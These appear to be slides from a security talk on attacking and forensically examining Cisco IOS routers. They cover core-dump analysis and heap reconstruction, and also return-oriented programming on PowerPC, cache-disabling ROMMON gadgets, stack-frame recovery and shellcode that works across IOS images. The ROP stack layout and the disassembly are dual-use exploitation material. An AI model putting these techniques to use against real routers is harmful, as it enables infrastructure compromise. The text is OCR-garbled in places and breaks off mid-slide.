

Agenda

- Motivations
- Types of Attacks
- IOS architecture
- Detection of Attacks
- Challenges with IOS
- Methods of overcoming some issues
- IOS shellcode

Introducing the Black-Hat-O-Meter




Why Cisco?

- This talk is Cisco centric
 - 92% market share* for routers above \$1,500
 - 71% market share* enterprise switch market
- This talk is access layer equipment centric
 - Small boxes, PowerPC based
- What about Juniper?
 - From both attacker and forensics point of view, Juniper routers are just FreeBSD
- What about <someCheapHomeRouter>
 - From both attacker and forensics point of view, they are just embedded Linux systems

*Source: stolen randomly




Who would hack routers?






Cisco IOS - The State of the Art

Who would hack routers?




Cisco IOS - The State of the Art






And on a larger scale...



Inter-Network Security






Network Security

- Network security is hierarchical
 - Defending against your downstream is common
 - Defending against your upstream is rather hard
 - Defending against your peers is rare
- Control anything in the hierarchy and you control everything below




Hierarchical Compromises





Cisco IOS - The State of the Art




But we got <secureProtocol>

- Secure protocols can guarantee that nobody
 - ...modified the protocol messages
 - ...spoofed the communication peer
 - ...replayed the protocol messages
- But <u>if</u> someone did exactly that, they cannot do anything about it.
 - The choice is: Availability or Security
 - What would your boss / mom do?



But we got < secure Protocol>



If the user *could* control the path his communication is using, it would be called "source routing" and there is a reason this is no longer in use *anywhere* in the Internet: The user would have power over the network.



All this is by design

- In IP networks
 - The network node makes the forwarding decisions
 - The leaf node cannot control the traffic flow



Attacker Motivation

- Windows and UNIX become harder targets
- IOS boxes are going to be around for some time
 - We don't see a new IOS for all the metal out there
- IOS attack surface increases constantly
 - 12.4 enterprise default feature set runs out of the box a full Voice-XML IVM
 - New protocols constantly "invented"
- Backdoored IOS images become popular
- → We need ways to detect and handle intrusions





What Type of Attacker?

- Infrastructure is not attacked for a quick hack
 - Development of reliable IOS exploits costs too much for quick hacks
 - The chance of wasting a 0day exploit is too high
- What an infrastructure attacker wants is a solid foothold
 - Gain access to the infrastructure any time in the future
 - Be able to shut down the network at any given time
 - Stay undetected
- According to estimates by F-Secure, modern Rootkits for Windows cost about 40.000 € in development
 - IOS exploit development begins to make commercial sense for an organization with offensive capabilities (three letters of your favorite UNICODE page)





Types of Attacks

- Protocol based attacks
- Functionality attacks
- Binary exploitation

Protocol attacks

- Injection of control protocol messages into the network (routing protocol attacks)
 - Attacker becomes part of the network's internal communication
 - Attacker influences how messages are forwarded
- Typical examples include:
 - ARP poisoning
 - DNS poisoning
 - Interior routing protocol injections (OSPF, EIGRP)
 - Exterior routing subnet hijacking (BGP)





Functionality attacks

- Configuration problems
 - Weak passwords (yes, they are still big)
 - Weak SNMP communities
 - Posting your configuration on Internet forums
- Access check vulnerabilities
 - Cisco's HTTP level 16++ vulnerability
 - SNMPv3 HMAC verification vulnerability (2008!)
 - memcmp(MyHMAC, PackHMAC, PackHMAC_len);
 - Debianized SSH keys
- Queuing bugs (Denial of Service)



Binary exploitation

- Router service vulnerabilities:
 - Phenoelit's TFTP exploit
 - Phenoelit's HTTP exploit
 - Andy Davis' FTP exploit
- Router protocol vulnerabilities:
 - Phenoelit's OSPF exploit
 - Michael Lynn's IPv6 exploit



Detection and Monitoring

- SNMP
 - Polling mechanisms, rarely push messages (traps)
- Syslog
 - Free-form push messages
- Configuration polling
 - Polling and correlation
- Route monitoring and looking glasses
 - Real-time monitoring of route path changes
- Traffic accounting
 - Not designed for security monitoring, but can yield valuable information on who does what



Who detects what?

	SNMP	Syslog	Config polling	Route monitoring	Traffic accounting
Poisioning attacks	Yes	Yes	1	Yes	Yes
Interrior routing attacks	Yes	Yes (rare)	1	Yes	Yes
Exterrior routing attacks	Yes	Yes	-	Yes	Yes
Illegal access due to config issues	Yes	Yes	Maybe	-	-
Access check vulns	-	Yes	Maybe	-	-
Binary exploits	-	-	Maybe (if stupid)	-	



The Common Solution

- Centrally log everything
 - The interesting information is in the debug messages.
 - Too many, too slow
 - Who wades through the logs?
 - Messages keep changing over IOS releases
- SNMP
 - Doesn't contain the information you need to decide if you are looking at a regular crash or an attack
- Attempting to detect the exploitation <u>while</u> it happens has proven to suck badly



But there is Crashinfo

- If the exploit failed, you might get a crashinfo file
 - Not all IOS releases write crash-info files
- Is there enough space on the flash: device?
- Crash-info is for Cisco IOS coders, not for forensics
 - Stack trace is misleading at best in more than 80% of all crash cases (software forced reload)
 - After exploitation of heap overflows, the wrong heap sections are shown
- → It's just not enough info for forensics





What do binary exploits do?

- Binary modification of the runtime image
 - Patch user access credential checking (backdoor)
 - Patch logging mechanisms
 - Patch firewall functionality
- Data structure patching
 - Change access levels of VTYs (shells)
 - Bind additional VTYs (Michael Lynn's attack)
 - Terminate processes
- It actually depends ... we will come back to it





Forensics for Binary Exploits

What we need:

- Evidence acquisition
- Recovering of information from raw data
- Analysis of information

Plus:

Good understanding of Cisco IOS internals



Inside Cisco IOS

- One large ELF binary
 - Essentially a large, statically linked UNIX program, loaded by ROMMON
- Runs directly on the router's main CPU
 - If the CPU provides privilege separation, it will not be used
 - e.g. privilege levels on PPC
 - Virtual Memory Mapping will be used, minimally
- Processes are rather like threads
 - No virtual memory mapping per process
- Run-to-completion, cooperative multitasking
 - Interrupt driven handling of critical events
- System-wide global data structures
 - Common heap
 - Very little abstraction around the data structures, no way to force



Cisco IOS Device Memory

- IOS devices start from the ROMMON
 - Loading an IOS image from Flash or network into RAM
 - The image may be self-decompressing
 - The image may contain firmware for additional hardware
- Configuration is loaded as ASCII text from NVRAM or network
 - Parsed on load
 - Mixed with image version dependent defaults of configuration settings
- Everything is kept in RAM
 - Configuration changes have immediate effect
 - Configuration is written back into NVRAM by command



Evidence Acquisition

- Common operating system:
 - Most evidence is non-volatile
 - Imaging the hard-drive is the acquisition method
 - Capturing volatile data is optional
- Cisco IOS:
 - Almost all evidence is volatile
 - What we need is memory imaging
 - On-demand or when the device restarts
 - Restarting is the default behavior on errors!



Non-volatile Cisco Evidence

- Flash file system
 - If the attacker modified the IOS image statically
- NVRAM
 - If the attacker modified the configuration and wrote it back into NVRAM
- Both cases are rare for binary exploits



Evidence Acquisition: Cores

- Using debugging features for evidence acquisition:
 - IOS can write complete core dump files
 - Dump targets: TFTP (broken), FTP, RCP, Flash
 - Complete dump
 - Includes Main Memory
 - Includes IO Memory
 - Includes PCI Memory
 - Raw dump, perfect evidence



Evidence must be configured

- Core dumps are enabled by configuration
 - Configuration change has no effect on the router's operation or performance
- Configure all IOS devices to dump core onto one or more centrally located FTP servers
 - Minimizes required monitoring of devices
 - Preserves evidence
 - Allows crash correlation between different routers
- Why wasn't it used before?
 - Core dumps were useless, except for Cisco developers and exploit writers



CIR - Cisco Incident Response

- Publicly available core dump analyzer: http://cir.recurity-labs.com
 - Currently supports 1700 and 2600 series
 - Server side processing of core dumps
 - Entirely written in .NET
 - We don't want to get owned by malicious core dumps



Rootkit Detection Arms Race

Next Attack	Detection
Rootkit code patching core dump writing	GDB debug protocol memory acquisition
GDB debugger stub patching	ROMMON privilege mode memory acquisition



The Image Blueprint


- The IOS image (ELF file) contains all required information about the memory mapping on the router
 - The image serves as the memory layout blueprint, to be applied to the core files
 - We wish it were as easy as it sounds
- Using a known-to-be-good image also allows verification of the code and read-only data segments
 - Now we can easily and reliably detect runtime patched images



Cisco IOS - The State of the Art

Image vs. Core

EDCBA9876



Simple Detections Work Best

Recurity Labs CIR vs. Topo's DIK (at PH-Neutral 0x7d8)

Text Segment Compare

Virtual Address	Offset in ELF	Offset in Core	Length of diff
0x803B79B4	0x3AFA14	0x3B79B4	4
0x80CB09A4	0xCA8A04	0xCB09A4	4
0x80CB0EEC	0xCA8F4C	0xCB0EEC	4

CIR Online case: 120EF269A5BC2320730E60289A4B84D9047CECEE



Heap Reconstruction

- IOS uses one large heap
- The IOS heap contains plenty of meta-data for debugging purposes
 - 40 bytes overhead per heap block in IOS up to 12.3
 - 48 bytes overhead per heap block in IOS 12.4
- Reconstructing the entire heap allows extensive integrity and validity checks
 - Exceeding by far the on-board checks IOS performs during runtime
 - Showing a number of things that would have liked to stay hidden in the shadows ⁽³⁾





Heap Verification

- Full functionality of "CheckHeaps"
 - Verify the integrity of the allocated and free heap block doubly linked lists
- Find holes in addressable heap
 - Invisible to CheckHeaps
- Identify heap overflow footprints
 - Values not verified by CheckHeaps
 - Heuristics on rarely used fields
- Map heap blocks to referencing processes
- Identify formerly allocated heap blocks
 - Catches memory usage peaks from the recent past



Process List

- Extraction of the IOS Process List
 - Identify the processes' stack block
 - Create individual, per process back-traces
 - Identify return address overwrites
 - Obtain the processes' scheduling state
 - Obtain the processes' CPU usage history
 - Obtain the processes' CPU context
- Almost any post mortem analysis method known can be applied, given the two reconstructed data structures.



TCL Backdoor Detection

- We can extract any TCL script "chunk" from the memory dump
 - Currently only rare chunks
 - There is still some reversing to do
 - Potentially, a TCL decompiler will be required



IOS Packet Forwarding Memory

- IOS performs routing either as:
 - Process switching
 - Fast switching
 - Particle systems
 - Hardware accelerated switching
 - Entirely incomprehensible voodoo
- At least access layer router all use IO memory
 - IO memory is written as separate code dump
 - By default, about 6% of the router's memory is dedicated as IO memory
- Hardware switched packets use PCI memory
 - PCI memory is written as separate core dump
- Bigger iron?
 - Should provide a respective core file as well





10 Memory Buffers

- Routing (switching) ring buffers are grouped by packet size
 - Small
 - Medium
 - Big
 - Huge
- Interfaces have their own buffers for locally handled traffic
- IOS tries really hard to not copy packets around in memory
- New traffic does not automatically erase older traffic in a linear way



Traffic Extraction

- CIR dumps packets that were process switched by the router from IO memory into a PCAP file
 - Traffic addressed to and from the router itself
 - Traffic that was process switching inspected
 - Access List matching
 - QoS routed traffic
- CIR could dump packets that were forwarded through the router too
 - Reconstruction of packet fragments possible
 - Currently not in focus, but can be done





Challenges with IOS

- The challenge with IOS is the combinatory explosion of platform, IOS version, Feature Set and additional hardware
- Every IOS image is compiled individually
- Over 100.000 IOS images currently used in the wild (production networks)
 - Around 15.000 officially supported by Cisco
 - Cisco IOS is rarely updated and cannot be patched
- This is a great headache for IOS forensics, but also for IOS exploit writers



Reality Check IOS Exploits

- The entire code is in the image
- Remotely, you have a 1-in-100.000 chance to guess the IOS image (conservative estimate)
- Any exception causes the router to restart
 - This is inherent to a monolithic firmware design, as it looses integrity entirely with a single error
- Stacks are heap blocks
 - Always at different memory addresses
 - Addresses vary even within the same image



Reality Check IOS Exploits

- So far, all IOS exploits published use fixed addresses that depend on the exact IOS image being known before the attack
 - IOS's address diversity is a similar "protection" as the Source Port Randomization patch you applied to your DNS servers in summer 2008
- Performing your own research in this area is vital to understand weaponized exploits
 - It is always hard to detect something you could not get to work yourself





Where to (re)turn to?


- The complete address layout changes with every image
 - IO memory even changes based on configuration and is not executable

Start	End	Si ze(b)	CI ass	Medi a	Name
0x03C00000	0x03FFFFFF	4194304	I omem	R/W	i omem
0x60000000	0x60FFFFF	16777216	FI ash	R/0	fl ash
0x80000000	0x83BFFFFF	62914560	Local	R/W	mai n
0x8000808C	0x8095B087	9777148	IText	R/0	main: text
0x8095B088	0x80CDBFCB	3673924	IData	R/W	main: data
0x80CDBFCC	0x80DECEE7	1117980	IBss	R/W	main:bss
0x80DECEE8	0x83BFFFFF	48312600	Local	R/W	main: heap



The ROMMON code

- ROMMON code (System Bootstrap) is mapped in memory and stays there
 - 0xFFF00000 is the exception vector base upon startup, followed by ROMMON code



- Version distribution is much smaller
 - The figure shows System Bootstrap versions for the 2600 platform, based on Internet posted boot screen captures
- ROMMON is almost never updated (and often cannot)
 - Versions depend on shipping data (bulk sales rocks!)





Return Oriented Programming*

- Chaining together function epilogs before return to gain arbitrary functionality
 - One of these hacking techniques that every sufficiently talented hacker with a need came up with independently
- Has been shown to work nicely on IA-32 and SPARC code using an entire glibc
 - We have 146556 bytes (36639 instructions) and a PowerPC CPU that returns via LR



Return Oriented on PowerPC

Stack

```
[here be buffer overflow]

Iwz %r0, 0x20+arg_4(%sp)

mtlr %r0

Iwz %r30, 0x20+var_8(%sp)

Iwz %r31, 0x20+var_4(%sp)

addi %sp, %sp, 0x20

blr
```


```
FUNC_02:
                Memory write!
      %r30, 0xAB(%r31)
stw
      %r0, 0x18+arg_4(%sp)
l wz
mtlr
      %r0
I wz
      %r28, 0x18+var_10(%sp)
      %r29, 0x18+var_C(%sp)
I wz
     %r30, 0x18+var_8(%sp)
I wz
      %r31, 0x18+var_4(%sp)
l wz
      %sp, %sp, 0x18
addi
blr
```

```
41414141
           Buffer
41414141
          Buffer
41414141
          Buffer
41414141
          Buffer
 VALUE saved R30
DEST.PTRaved R31
41414141 saved SP
FUNC_02saved LR
42424242saved R28
42424242saved R29
 VALUE2saved R30
DEST.PTR22ved R31
42424242saved SP
FUNC_02saved LR
           stuff
```

Too Much Cache

 PowerPC has separate instruction and data caches

Executing data you just wrote doesn't work





More Code Reuse


 The Bootstrap code already brings functionality that we need:
 Disable all caches!

- IOS doesn't care
 - But we do!

```
%sp, -0x10(%sp)
stwu
mfl r
        %r0
stw
        %r31, 0x10+var_4(%sp)
        %r0, 0x10+arg_4(%sp)
stw
        Di sable_Interrupts
bl
        %r31, %r3
mr
mfspr
        %r0, dc_cst
        cr1, %r0, 0
cmpwi
bge
        cr1, NoDataCache
        Flush Data Cache
bl
        Unlock_Data_Cache
bl
bl
        Di sabl e_Data_Cache
NoDataCache:
        Invalidate_Instruction_Cache
bl
bl
        Unlock Instruction Cache
bl
        Disable Instruction Cache
mfmsr
        %r0
        %r0, %r0, 0, 28, 25
rl wi nm
        %r0
mtmsr
        cr1, %r31, 0
cmpwi
beg
        cr1, InterruptsAreOff
bl
        Enabl el nterrupts
InterruptsAreOff:
        %r0, 0x10+arg_4(%sp)
I wz
mtlr
        %r0
        %r31, 0x10+var_4(%sp)
l wz
        %sp, %sp, 0x10
addi
bl r
```



Reliable Code Execution



Reliability Notes

- The return oriented ROMMON method is reliable for a known System Bootstrap version
 - Successfully implemented an exploit for the IP options vulnerability*
 - Successfully ported Andy Davis' FTP server** exploit to the method
- The second stage code is actually less reliable: Devices using the same ROMMON code may place their IO Memory at different base addresses (e.g. 2611 vs. 2621)



Getting away with it

- Reliable code execution is nice, but an attacker needs the device to stay running
- Andy Davis et al have called the TerminateProcess function of IOS
 - Needs the address of this function, which is again <u>image dependent</u>
 - Exactly what is not wanted!
 - Crucial processes should not be terminated
 - IP Options vulnerability exploits "IP Input"





Getting away with it

- Remember the stack layout?
- We search the stack for a stack frame sequence of SP&LR upwards
 - Once found, we restore the stack pointer and return to the caller
- This is reliable across images, as the call stack layout does not change dramatically over releases
 - This has been shown to be mostly true on other well exploited platforms

41414341er

414143141er

41414341er

414143141er

VALUE R30

DESTIRETR31

41414141 SP

FUNOV02 LR

saved R28

saved R29

saved R30

saved R31

saved SP

saved LR

stuff



Demo

Remote Message Display for IOS ©



On IOS Shellcode

- Image independent exploits require image independent shellcode
 - Earlier, image dependent exploits use fixed addresses for function calls and data structures
 - Signature based shellcode by Andy Davis searches code but still uses fixed data structure offsets, which are not stable

Disassembling Shellcode

When searching for code manually, one often follows string references

```
.rodata:80H84E53 00
                                                .aliqn 2
                                                .string "Password: "
.rodata:80A84E54 50 61 73 73+aPassword 2:
                                                                         # DATA XREF: sub 802B2378+4810
.rodata:80A84E54 77 6F 72 64+
                                                                          # sub 802B2378+581o
.rodata:80A84E54 3A 20 00
                                                .byte 0
.rodata:80A84E5F 00
                                                .align 4
.rodata:80A84E60 0A 25 25 20+<mark>aBadPasswords</mark>:
                                                .string "\n"
                                                                          # DATA XREF: sub 802B2378+A4To
.rodata:80A84E60 42 61 64 20+
                                                                         # sub 802B2378+A8To
                                                .string "%% Bad passwords\n"
.rodata:80A84E60 70 61 73 73+
.rodata:80A84E60 77 6F 72 64+
                                                                                                           xrefs to aBadPasswords
.rodata:80A84E73 00
.rodata:80A84E74 0D 0A 00
                               asc_{ Dire... | T... Address
.rodata:80A84E74
                                     Up o sub_802B2378+A4 ليا
                                                              lis %r3, aBadPasswords@h# "\n%% Bad passwords\n"
